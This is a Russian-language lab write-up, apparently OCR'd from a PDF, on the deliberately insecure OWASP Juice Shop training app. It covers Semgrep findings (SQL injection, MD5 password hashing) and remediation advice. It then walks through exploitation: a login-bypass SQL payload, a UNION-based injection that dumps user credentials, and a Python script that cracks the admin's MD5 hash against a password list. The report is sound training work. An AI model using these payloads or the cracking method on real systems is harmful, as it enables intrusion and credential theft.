
Описание проекта Juice Shop

OWASP Juice Shop - современное и сложное небезопасное веб-приложение. Его можно использовать в тренингах по безопасности, демонстрациях, CTF и в качестве подопытного кролика для инструментов безопасности. Juice Shop включает в себя уязвимости из всей десятки OWASP, а также множество других недостатков безопасности, обнаруженных в реальных приложениях.

Статический анализ кода проекта Juice Shop

Статический анализ кода проведен инструментом Semgrep.
Команда:

```
semgrep scan --config auto --output ../juice_shop_semgrep_scan.emacs —emacs
```



Результаты сканирования и найденные уязвимости сохранены в приложенном файле ***juice_shop_scan.emacs***

Уязвимости из OWASP-10

1. A03:201 - Injection
Уязвимость указана в файле под номером 61. Описание

```
routes/login.ts:36:28:error(express-sequelize-injection):    models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`, { model: UserModel, plain: true }) // vuln-code-snippet vuln-line loginAdminChallenge loginBenderChallenge loginJimChallenge:Detected a sequelize statement that is tainted by user-input. This could lead to SQL injection if the variable is user-controlled and is not properly sanitized. In order to prevent SQL injection, it is recommended to use parameterized queries or prepared statements.
```

Рекомендации:
Предпочтительным вариантом является использование безопасного API, который полностью исключает использование интерпретатора, предоставляет параметризованный интерфейс или переходит к инструментам реляционного сопоставления объектов (ORM).

Используйте положительную проверку ввода на стороне сервера. Это не полная защита, поскольку многим приложениям требуются специальные символы, например текстовые области или API для мобильных приложений.

Для любых остаточных динамических запросов экранируйте специальные символы, используя специальный синтаксис escape для этого интерпретатора.

Используйте LIMIT и другие элементы управления SQL в запросах, чтобы предотвратить массовое раскрытие записей в случае внедрения SQL.

2. A07:2021 - Identification and Authentification Failures (Broken Authentification)
Простые пароли админа позволяют провести атаку и получить доступы

Рекомендации:
Там, где это возможно, внедрите многофакторную аутентификацию, чтобы предотвратить автоматический подброс учетных данных, перебор и атаки с повторным использованием украденных учетных данных.

Не отправляйте и не развертывайте учетные данные по умолчанию, особенно для пользователей с правами администратора.

Внедрите проверку слабых паролей, например тестирование новых или измененных паролей на основе списка 10000 худших паролей.

Согласуйте политику длины, сложности и ротации паролей с рекомендациями Национального института стандартов и технологий (NIST) 800-63b в разделе 5.1.1 для запоминаемых секретов или другими современными, основанными на фактических данных политиками паролей.

Убедитесь, что регистрация, восстановление учетных данных и пути API защищены от атак с перебором учетных записей, используя одни и те же сообщения для всех результатов.

Ограничьте или все чаще откладывайте неудачные попытки входа в систему, но будьте осторожны, чтобы не создать сценарий отказа в обслуживании. Регистрируйте все сбои и предупреждайте администраторов при обнаружении подброса учетных данных, грубой силы или других атак.

Используйте безопасный встроенный менеджер сеансов на стороне сервера, который генерирует новый случайный идентификатор сеанса с высокой энтропией после входа в систему. Идентификатор сеанса не должен находиться в URL-адресе, надежно храниться и становиться недействительным после выхода из системы, простоя и абсолютного тайм-аута.

***3.* A02:2021 – Cryptographic Failures**
Использованы простые алгоритмы хэширования паролей.

```
lib/insecurity.ts:43:39:warning(node_md5):export const hash = (data: string) => crypto.createHash('md5').update(data).digest('hex'):The MD5 hashing algorithm is considered to be weak. If this is used in any sensitive operation such as password hashing, or is used to ensure data integrity (collision sensitive) then you should use a stronger hashing algorithm. For passwords, consider using `Argon2id`, `scrypt`, or `bcrypt`. For data integrity, consider using `SHA-256`
```

Рекомендации:

Классифицируйте данные, обрабатываемые, хранимые или передаваемые приложением. Определите, какие данные являются конфиденциальными в соответствии с законами о конфиденциальности, нормативными требованиями или потребностями бизнеса.

Обеспечить наличие современных и надежных стандартных алгоритмов, протоколов и ключей; используйте правильное управление ключами.

Отключите кеширование для ответов, содержащих конфиденциальные данные.

Примените необходимые меры безопасности в соответствии с классификацией данных.

Не используйте устаревшие протоколы, такие как FTP и SMTP, для передачи конфиденциальных данных.

Сохраняйте пароли, используя надежные адаптивные и соленые функции хеширования с рабочим коэффициентом (коэффициентом задержки), например Argon2, scrypt, bcrypt или PBKDF2.

Избегайте устаревших криптографических функций и схем заполнения, таких как MD5, SHA1, PKCS номер 1 v1.5.


Эксплуатации уязвимостей.

1. Эксплуатация уязвимости типа Injection на примере Login Admin

В Burp Suite Repeater отправить request на страницу Login:
В качестве email указать: ' or 1=1 --", в качестве password" что угодно.
Таким образом запрос будет выглядеть как


```
SELECT * FROM Users WHERE email = '' or 1=1 -- AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL
```

и всегда будет возвращать всю таблицу, первым в которой вероятно указан админ
Результат request виден на скриншоте, удалось залогиниться как админ



2. Эксплуатация уязвимости типа Injection на примере Retrieve a list of all user credentials via SQL Injection

Пробуем залогиниться со следующими полномочиями: логин- test' пароль – test.
В Burp Suite видим следующий ответ на эту попытку:




Таким образом можем заключить, что при попытке входа пользователем выполняется запрос к таблице Users. Это пригодится в дальнейшей работе.

Кроме этого пароль сверяется с паролями в хэшированном виде. Судя по хэшу используется небезопасный алгоритм md5 (проверила используя библиотеку python hashlib):

```
[11]: test_md5_hash = hashlib.md5("test".encode('utf-8')).hexdigest()

      juice_shop_hash = '098f6bcd4621d373cade4e832627b4f6'

      test_md5_hash == juice_shop_hash

[11]: True
```

Логинимся как обычный пользователь. Отправляем в Repeater request к url /rest/products/search . Пробуем записать в качестве запроса sql инъекцию :
rest/products/search?q=' union select * **from** Users --
Проверяем сработает ли инъекция. Ответ об ошибке: "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns"
Нам необходимо выбрать одинаковое количество столбцов в первом и втором обьединяемых запросах. Судя по обычным результату поиска в таблице Products 9 полей (id, name и тд.)
Пример:
{**"status"**:"success",**"data"**:[{**"id"**:37,**"name"**:"OWASP Juice Shop Holographic Sticker",**"description"**:"Die-cut holographic sticker. Stand out from those 08/15-sticker-covered laptops with this shiny beacon of 80's coolness!",**"price"**:2,**"deluxePrice"**:2,**"image"**:"holo_sticker.png",**"createdAt"**:"2023-10-10 20:38:58.073 +00:00",**"updatedAt"**:"2023-10-10 20:38:58.073 +00:00",**"deletedAt"**:**null**}]}

Теперь осталось выбрать те поля, что нам нужны из User Credentials. Можно предположить , что это id, email и password.
Такой подход срабатывает, получаем список User Credentials:



3. Эксплуатация уязвимости типа Broken Authentification и Cryptographic Failures на примере Password Length

В предыдущем случае нам удалось раздобыть хэш администратора.

Также выяснили какой алгоритм используется для хэширования (md5). Можно попробовать перебрать датасет с популярными паролямию В качестве набора паролей для перебора использовался датасет из https://github.com/danielmiessler/SecLists.git

Используя простой python скрипт сравниваю хэши с найденным в таблице хэшом пароля админа и нахожу подходящий:

```
[24]: juice_shop_hash = '0192023a7bbd73250516f069df18b500'
      with open('100k-most-used-passwords-NCSC.txt', 'r') as f:
          passwords = [pswd.strip() for pswd in f.readlines()]

[29]: for i, pswd in enumerate(passwords[::-1]):
          test_md5_hash = hashlib.md5(pswd.encode('utf-8')).hexdigest()
          if test_md5_hash == juice_shop_hash:
              print('Found!')
              print(pswd)
              break
          else:
              continue

      Found!
      admin123
```

Проверяем и убеждаемся, что подходит.